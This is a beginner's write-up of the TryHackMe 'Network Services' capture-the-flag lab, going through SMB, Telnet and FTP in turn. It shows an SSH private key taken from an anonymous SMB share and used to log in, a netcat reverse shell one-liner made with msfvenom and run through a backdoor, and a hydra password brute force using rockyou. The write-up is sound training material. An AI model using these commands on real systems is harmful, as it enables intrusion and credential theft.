


Mark Seliternikov

TryHackMe - Network Services [Easy]



Enumerating SMB

We get a server and the theme is SMB, the first step of enumeration is scanning the ports and looking for a way to connect.

So this is what I found:

```
(root@kali)~[/home/kali]
# nmap -A -p- $IP -oN smbscan.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 13:09 EDT
Nmap scan report for [REDACTED]
Host is up (0.055s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 91:df:5c:7c:26:22:6e:90:23:a7:7d:fa:5c:e1:c2:52 (RSA)
|   256 86:57:f5:2a:f7:86:9c:cf:02:c1:ac:bc:34:90:6b:01 (ECDSA)
|   256 81:e3:cc:e7:c9:3c:75:d7:fb:e0:86:a0:01:41:77:81 (ED25519)
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/6%OT=22%CT=1%CU=36993%PV=Y%DS=2%DC=T%G=Y%TM=6094250C
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=11%GCD=FA00%ISR=9C%TI=I%CI=RD%II=I%TS=U)OP
OS:S(O1=M5B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WTN(W1=FFFF%W2=FFFF%W3
```

Now I know that I've actually seen that SMB is being used (On ubuntu via Samba), Lets try enumerating smb with 'enum4linux'! Which is a tool we are told to scan with so we can get information about shares, workgroups, name of the machine etc...

```
(root@kali)~[/home/kali]
# enum4linux -a $IP > enum4linuxsmb.txt
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
Use of uninitialized value $sucrs in print at ./enum4linux.pl line 874.
```

The workgroup:

```
Enumerating Workgroup/Domain on [REDACTED]
[+] Got domain/workgroup name: WORKGROUP
```

Oh it's WORKGROUP... very original :)

And some info about the OS:

```
OS information on [REDACTED]
[+] Got OS info for 10.10.199.176 from smbclient:
[+] Got OS info for 10.10.199.176 from srvinfo:
POLOSMB      Wk Sv PrQ Unx NT SNT polosmb server (Samba, Ubuntu)
platform_id  :      500
os version   :      6.1
server type  :      0x809a03
```

But there's a specific share that interests me a lot:

Share Enumeration on [REDACTED]		
Sharename	Type	Comment
netlogon	Disk	Network Logon Service
profiles	Disk	Users profiles
print\$	Disk	Printer Drivers
IPC\$	IPC	IPC Service (polosmb server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available		

Now of the next step is trying to create an anonymous connection via smb client, so lets check if an anonymous connection is even possible:

```
(root@kali)-[/home/kali]
# smbclient //$IP/profiles -u anonymous -p 445
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Tue Apr 21 07:08:23 2020
..               D           0   Tue Apr 21 06:49:56 2020
.cache           DH          0   Tue Apr 21 07:08:23 2020
.profile         H          807  Tue Apr 21 07:08:23 2020
.sudo_as_admin_successful H        0   Tue Apr 21 07:08:23 2020
.bash_logout     H          220  Tue Apr 21 07:08:23 2020
.viminfo         H          947  Tue Apr 21 07:08:23 2020
Working From Home Information.txt N        358  Tue Apr 21 07:08:23 2020
.ssh             DH          0   Tue Apr 21 07:08:23 2020
.bashrc          H         3771  Tue Apr 21 07:08:23 2020
.gnupg           DH          0   Tue Apr 21 07:08:23 2020
```

We're in!... now lets try transferring some files and inspecting them... >:)

```
smb: \> get "Working From Home Information.txt"
getting file \Working From Home Information.txt of si
```

```
(root@kali)-[/home/kali]
# cat Working\ From\ Home\ Information.txt
John Cactus,

As you're well aware, due to the current pandemic most of POLO inc. has insisted that, wherever possible, employees should work from home. As such- your account has now been enabled with ssh access to the main server.

If there are any problems, please contact the IT department at it@polointernalcoms.uk

Regards,

James
Department Manager
```

Now we know this folder belongs to John Cactus 🌵

But the most important folder is “.ssh”! Why? So we can ssh into the machine duh!
Let's see if we can get the keys:

```
smb: \> cd .ssh
smb: \.ssh> ls
.                D          0 Tue Apr 21 07:08:23 2020
..               D          0 Tue Apr 21 07:08:23 2020
id_rsa           A       1679 Tue Apr 21 07:08:23 2020
id_rsa.pub       N        396 Tue Apr 21 07:08:23 2020
authorized_keys  N          0 Tue Apr 21 07:08:23 2020
```



Someone did a big oopsy...
Let's borrow these keys *wink*.

```
smb: \.ssh> get id_rsa
getting file \.ssh\id_rsa of size 1679 as id_rsa (2.2 KiloBytes/sec) (average 1.4 KiloBytes/sec)
```

Now let's use this key to identify ourselves as John Cactus :)

```
(root@kali)-[/home/kali]
# ssh -i id_rsa cactus@$IP
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu May  6 17:57:47 UTC 2021

System load:  0.0               Processes:           93
Usage of /:   33.3% of 11.75GB   Users logged in:    0
Memory usage: 17%              IP address for eth0: 10.10.199.176
Swap usage:   0%

22 packages can be updated.
0 updates are security updates.

Last login: Tue Apr 21 11:19:15 2020 from 192.168.1.110
cactus@polosmb:~$
```

OHHH YEAHHH! (I tried username = john and didn't work but cactus did LOL)

And here's the flag:

```
cactus@polosmb:~$ ls
smb.txt
cactus@polosmb:~$ cat smb.txt
THM{smb_is_fun_eh?}
cactus@polosmb:~$
```

It sure is fun :)

Enumerating Telnet

Right out of the bat, Telnet is not encrypted... a big no no...

Let's check what we are dealing with, so first we should scan the ports using nmap.

```
(root@kali)-[/home/kali/Desktop]
# nmap -A -p- $IP -oN smbscan.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 14:05 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.95% done; ETC: 14:07 (0:01:41 remaining)
Nmap scan report for 10.10.6.43
Host is up (0.056s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
8012/tcp  open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, G
RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, Term
|_ SKIDY'S BACKDOOR. Type .HELP to view commands
1 service unrecognized despite returning data. If you know the service/version, p
SF-Port8012-TCP:V=7.91%I=7%D=5/6%Time=6094323F%P=x86_64-pc-linux-gnu%r(NUL
SF:L,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x20\HELP\x20to\x20view\x20commands
SF:\n")%r(GenericLines,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x20\HELP\x20to\x
SF:20view\x20commands\n")%r(GetRequest,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x
SF:20\HELP\x20to\x20view\x20commands\n")%r(HTTPOptions,2E,"SKIDY'S\x20BAC
```

Apparently there's an open port that is acting like a backdoor! (SKIDY'S BACKDOOR).

Now the next step is trying to upload a reverse shell on the machine in order to execute commands on it!

So first lets connect to it via telnet on port 8012:

```
(root@kali)-[/home/kali/Desktop]
# telnet $IP 8012
Trying [REDACTED]...
Connected to [REDACTED].
Escape character is '^]'.
SKIDY'S BACKDOOR. Type .HELP to view commands
.HELP
.HELP: View commands
.RUN <command>: Execute commands
.EXIT: Exit
```

Hmmm... seems like we can run commands via ".RUN".

Seems like I can ping myself from that machine!

```
(root@kali)-[/home/kali]
# tcpdump ip proto \tcp -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:01:52.274977 IP [REDACTED] 38536 > [REDACTED] 8012: Flags [S], seq 2023002521, win 64240, options [mss 1460,sackOK,TS val 1434149954 ecr 0,nop,wscale 7], length 0
15:01:52.382538 IP [REDACTED] 38536 > [REDACTED] 8536: Flags [S.], seq 690624001, ack 2023002522, win 65535, options [mss 1460], length 0
15:01:52.382591 IP [REDACTED] 38536 > [REDACTED] 8012: Flags [.] , ack 1, win 64240, length 0
15:02:02.150009 IP [REDACTED] 38536 > [REDACTED] 8012: Flags [P.], seq 1:27, ack 1, win 64240, length 26
15:02:02.150581 IP [REDACTED] 38536 > [REDACTED] 8536: Flags [.] , ack 27, win 65535, length 0
15:02:22.805737 IP [REDACTED] 38536 > [REDACTED] 8012: Flags [P.], seq 27:53, ack 1, win 64240, length 26
15:02:22.806421 IP [REDACTED] 38536 > [REDACTED] 8536: Flags [.] , ack 53, win 65535, length 0
```

Now to have my freedom on this machine I should create a reverse shell! (Not my idea, this is a challenge that is focused on teaching).

I'm introduced to a tool that is called "msfvenom" which can create a payload! In my case this payload is a reverse shell :)

Now lets try running it with the configurations that suit me, a shell that I can communicate with over netcat (nc).

```
(root@kali)-[/home/kali]
# msfvenom -p cmd/unix/reverse_netcat lhost=[REDACTED] lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 95 bytes
mkfifo /tmp/lkpviq; nc [REDACTED] 4444 0</tmp/lkpviq | /bin/sh >/tmp/lkpviq 2>&1; rm /tmp/lkpviq
```

I'll be listening over port 4444, Now let's make sure we are listening on our side from that port.

```
(root@kali)-[/home/kali]
# nc -lvp 4444
listening on [any] 4444 ...
```

Lets try to run it on the target machine now :)

```
SKIDY'S BACKDOOR: Type .HELP to view commands
.RUN mkfifo /tmp/lkpviq; nc [REDACTED] 4444 0</tmp/lkpviq | /bin/sh >/tmp/lkpviq 2>&1; rm /tmp/lkpviq
```

Lets see if it works...

```
(root@kali)-[/home/kali]
# nc -lvp 4444
listening on [any] 4444 ...
[REDACTED]: inverse host lookup failed: Unknown host
connect to [REDACTED] from (UNKNOWN) [REDACTED] 43980
ls
flag.txt
cat flag.txt
THM{y0u_g0t_th3_t3ln3t_fl4g}
```

Yep it did! And there's a flag! :)

Enumerating FTP

We get a server and we are told to scan it's port, after conducting the initial scan with nmap this is the result: (nmap -sS -p- [tryhackmemachine-ip])

```
# Nmap 7.91 scan initiated Thu May 6 07:07:23 2021 as: nmap -sS -p- -oN secondscan.txt [REDACTED]
Nmap scan report for 10.10.6.148
Host is up (0.085s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http

# Nmap done at Thu May 6 07:15:45 2021 -- 1 IP address (1 host up) scanned in 501.95 seconds
```

We can see that both ports 21 (ftp) and 80 (http) are open!

Now what I'll do is try to check if I can log in with an anonymous account:

```
(root@kali)-[/home/kali]
# ftp -p $IP
Connected to [REDACTED]
220 Welcome to the administrator FTP service.
Name [REDACTED]:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode [REDACTED]
150 Here comes the directory listing.
-rw-r--r--  1 0      0          353 Apr 24  2020 PUBLIC_NOTICE.txt
226 Directory send OK.
ftp> ?
Commands may be abbreviated.  Commands are:
```

Yep I can! And there's a file called "PUBLIC_NOTICE.txt" there!

After transferring it to my kali machine (get PUBLIC_NOTICE.txt), I examined it:

```
(root@kali) - [/home/kali/Desktop]
# cat PUBLIC_NOTICE.txt

=====
MESSAGE FROM SYSTEM ADMINISTRATORS
=====

Hello,

I hope everyone is aware that the
FTP server will not be available
over the weekend- we will be
carrying out routine system
maintenance. Backups will be
made to my account so I reccomend
encrypting any sensitive data.

Public Notice
Cheers,
Mike
```

(poort mike should've blocked the anonymous account)

I learnt that FTP protocol doesn't encrypt the contents of the transferred files so I wanted to see it for myself :)

So I examined the packet with wireshark (Yeah I downloaded again lol)

Offset	Hex	ASCII
0030	ff ff b0 20 00 00 3d 3d 3d 3d 3d 3d 3d 3d 3d	
0040	3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d	
0050	3d 3d 3d 3d 3d 3d 3d 3d 3d 0a 4d 45 53 53 41 47	..MESSAGE
0060	45 20 46 52 4f 4d 20 53 59 53 54 45 4d 20 41 44	E FROM S YSTEM AD
0070	4d 49 4e 49 53 54 52 41 54 4f 52 53 0a 3d 3d 3d	MINISTRA TORS
0080	3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d	
0090	3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d	
00a0	0a 0a 48 65 6c 6c 6f 2c 0a 0a 49 20 68 6f 70 65	..Hello, ..I hope
00b0	20 65 76 65 72 79 6f 6e 65 20 69 73 20 61 77 61	everyone e is awa
00c0	72 65 20 74 68 61 74 20 74 68 65 0a 46 54 50 20	re that the FTP
00d0	73 65 72 76 65 72 20 77 69 6c 6c 20 6e 6f 74 20	server w ill not
00e0	62 65 20 61 76 61 69 6c 61 62 6c 65 20 0a 6f 76	be avail able ov
00f0	65 72 20 74 68 65 20 77 65 65 6b 65 6e 64 2d 20	er the w eekend-
0100	77 65 20 77 69 6c 6c 20 62 65 20 0a 63 61 72 72	we will be carr
0110	79 69 6e 67 20 6f 75 74 20 72 6f 75 74 69 6e 65	ying out routine
0120	20 73 79 73 74 65 6d 20 0a 6d 61 69 6e 74 65 6e	system mainten

I can see everything! (Very good for MITM attack)

Now that we know of a possible username (mike) we can try to log in via ftp client but as mike, so for this we are taught about a brute forcing tool which is called hydra (I personally only used john the ripper so far).

So this is how I've done it, first I've used the very known list of passwords called 'rockyou.txt' from the repository of 'seclists' (they are awesome):

```
(root@kali)~[/usr/share/seclists/Passwords/Leaked-Databases]
# ls
000webhost.txt      faithwriters.txt      Lizard-Squad.txt      phpbb-withcount.txt      rockyou-35.txt
adobe100.txt         faithwriters-withcount.txt md5decryptor-uk.txt    porn-unknown.txt         rockyou-40.txt
alleged-gmail-passwords.txt hak5.txt              muslimMatch.txt        porn-unknown-withcount.txt rockyou-45.txt
Ashley-Madison.txt  honey2.txt            myspace.txt            rockyou-05.txt           rockyou-50.txt
bible.txt            honeynet.txt          NordVPN.txt            rockyou-10.txt           rockyou-55.txt
bible-withcount.txt honeynet-withcount.txt phpbb-cleaned-up.txt    rockyou-15.txt           rockyou-60.txt
carders.cc.txt       hotmail.txt            phpbb.txt              rockyou-20.txt           rockyou-65.txt
elitehacker.txt      izmy.txt              rockyou-25.txt         rockyou-25.txt           rockyou-70.txt
elitehacker-withcount.txt izmy.txt              rockyou-30.txt         rockyou-75.txt
```

Then I ran hydra:

```
(root@kali)~[/home/kali/Desktop]
# hydra -t 4 -l mike -P rockyou.txt -vv $IP ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-06 08:25:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ftp://[redacted]:
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target [redacted] login "mike" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target [redacted] login "mike" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target [redacted] login "mike" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target [redacted] login "mike" - pass "password" - 4 of 14344398 [child 3] (0/0)
[21][ftp] host: [redacted] login: mike password: password
[STATUS] attack finished for [redacted] (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-06 08:26:02
```

Its a bit hard to see but his password was 'password' (LOL).

Now we have both a username and a password, all that is left is to try and connect with these credentials via FTP.

```
(root@kali)~[/home/kali/Desktop]
# ftp -p $IP
Connected to [redacted]
220 Welcome to the administrator FTP service.
Name ([redacted]:kali): mike
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (10,10,183,71,246,118)
150 Here comes the directory listing.
drwxrwxrwx  2 0      0      4096 Apr 24  2020 ftp
-rwxrwxrwx  1 0      0      26 Apr 24  2020 ftp.txt
226 Directory send OK.
ftp> get ftp.txt
local: ftp.txt remote: ftp.txt
227 Entering Passive Mode (10,10,183,71,139,4)
150 Opening BINARY mode data connection for ftp.txt (26 bytes).
226 Transfer complete.
26 bytes received in 0.00 secs (135.7787 kB/s)
ftp>
```

I was very interested in those files that I found so I've transferred them to my kali machine.

After doing that I wanted to see the contents and this is what I've found in ftp.txt:

```
(root👁kali)-[/home/kali/Desktop]  
# cat ftp.txt  
THM{y0u_g0t_th3_ftp_fl4g}
```

IT'S THE FLAG! :D

All in all:

This might be an easy CTF (more like guided CTF) but it's the beginning for me at hacking actual machines and not just files/applications :)